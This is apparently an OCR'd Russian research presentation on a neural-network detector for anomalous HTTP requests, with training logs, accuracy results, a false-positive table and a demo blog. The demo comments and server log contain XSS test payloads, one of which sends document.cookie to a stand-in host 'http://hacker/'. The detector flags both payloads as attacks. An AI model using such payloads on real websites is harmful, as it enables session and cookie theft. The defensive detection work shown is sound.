


Рисунок 33 — Распознанные аномалии и пороговое значения на последовательностях > 1000 символов

Методика выявления аномальной активности в сети



Алгоритм обнаружения аномалий в стационарном трафике



```
Trial 27 Complete [00h 27m 58s]
decoder-output_loss: 19800.93359375

Best decoder-output_loss So Far: 19800.93359375
Total elapsed time: 05h 00m 36s

Search: Running Trial #28

Hyperparameter    |Value             |Best Value So Far
decoder-output    |0.0014            |0.0039
encoder-output    |90                |45
learning_rate     |1e-06             |1e-05
tuner/epochs      |10                |10
tuner/initial_e...|0                 |0
tuner/bracket     |0                 |0
tuner/round       |0                 |0

Epoch 1/10
1351/1351 [==============================] - 218s 156ms/step - loss: 92.7079 - encoder-
Epoch 2/10
1351/1351 [==============================] - 208s 154ms/step - loss: 92.4347 - encoder-
Epoch 3/10
1026/1351 [=====================>........] - ETA: 43s - loss: 92.1161 - encoder-output_
```

Рисунок 34 — Подбор параметров для нейронной сети




Рисунок 35 — Обучение декодера и классификатора на 30 эпохах

```
scores = encoder.evaluate(X_pad, data_last['anomaly'].values, verbose=1)
print('Точность: {}% \nLoss: {}'.format(scores[1]*100, 1 - scores[1]))
```

```
1799/1799 [==============================] - 52s 29ms/step - loss: 0.0478 - binary_accuracy: 0.9850
Точность: 96.90268635749817%
Loss: 0.03097313642501831
```

Рисунок 36— Оценка точности алгоритма на известных аномалиях




Рисунок 37 — Оценка точности алгоритма на неизвестных аномалиях

		Верная гипотеза	
		H_0	H_1
Результат применения критерия	H_0	H_0 верно принята	H_0 неверно принята (Ошибка *второго* рода)
	H_1	H_0 неверно отвергнута (Ошибка *первого* рода)	H_0 верно отвергнута

Рисунок 38 — Описание матрицы ошибок

```
data_last[(data_last['pred']==True) & (data_last['anomaly']==False)]
```

	data	anomaly	pred
661	<START>POST /post/new/title=Действительно,+бол...	0	True
1153	<START>POST /post/new/title=англоязычный+форум...	0	True
2191	<START>POST /post/new/title=Ведь+в+понятиетext...	0	True
2662	<START>POST /post/new/title=ладно,как+начну+сн...	0	True
5775	<START>POST /post/new/title=The+cyber-physical...	0	True
6800	<START>POST /post/new/title=PopMech+and+its+an...	0	True
11024	<START>POST /post/new/title=ладно,как+начну+сн...	0	True
22111	<START>POST /post/new/title=Google+Search+Rank...	0	True
27957	<START>POST /post/new/title=огромное+спасибо+з...	0	True
34286	<START>POST /post/new/title=BlueWillowPlate++t...	0	True

Рисунок 39 — 10 неверно распознанных аномалий




Рисунок 40 — Оценка точности алгоритма на неизвестных аномалиях

ВЫ АТАКОВАНЫ!!!

Сбор HTTP Request пользовате

7 мая 20

Первый пост

Всем привет, это мой первый пост!

Оставить комментарий:

Имя

Оставить комментарий!

Готово

Комментарии:

Александр Крибель написал:

еще одна проверка <script>evil_script()</script>

28 июля 2021 г.

Александр Крибель написал:

"><SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document
</SCRIPT>

28 июля 2021 г.

Александр Крибель написал:

Проверка работоспособности приложения

28 июля 2021 г.

```
>>> Вероятность аномалии: 0.007664889
>>> Все нормально!


[28/Jul/2021 12:29:08] "GET /post/14/ HTTP/1.1" 200 3831


>>> Ваш запрос: ['<START>POST /post/14/author=Александр+Крибель&body=Всем+привет
,+это+мой+первый+пост!<STOP>']
>>> Вероятность аномалии: 0.0062948167
>>> Все нормально!


[28/Jul/2021 12:29:36] "POST /post/14/ HTTP/1.1" 200 4154


>>> Ваш запрос: ['<START>POST /post/14/author=Александр+Крибель&body=Проверка+ра
ботоспособности+приложения<STOP>']
>>> Вероятность аномалии: 0.0054410994
>>> Все нормально!


[28/Jul/2021 12:30:28] "POST /post/14/ HTTP/1.1" 200 4402


>>> Ваш запрос: ['<START>POST /post/14/author=Александр+Крибель&body="><SCRIPT>v
ar+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT><STOP
>']
>>> Вероятность аномалии: 0.9999098
>>> Вы атакованы!


[28/Jul/2021 12:31:25] "POST /post/14/ HTTP/1.1" 200 4693


>>> Ваш запрос: ['<START>POST /post/14/author=Александр+Крибель&body=еще+одна+пр
оверка+<script>evil_script()</script><STOP>']
>>> Вероятность аномалии: 0.9994321
>>> Вы атакованы!


[28/Jul/2021 12:32:02] "POST /post/14/ HTTP/1.1" 200 4890
```

Спасибо за внимание!

Работа выполнена при финансовой поддержке Гранта РНФ № 21-71-20078 в СПб ФИЦ РАН.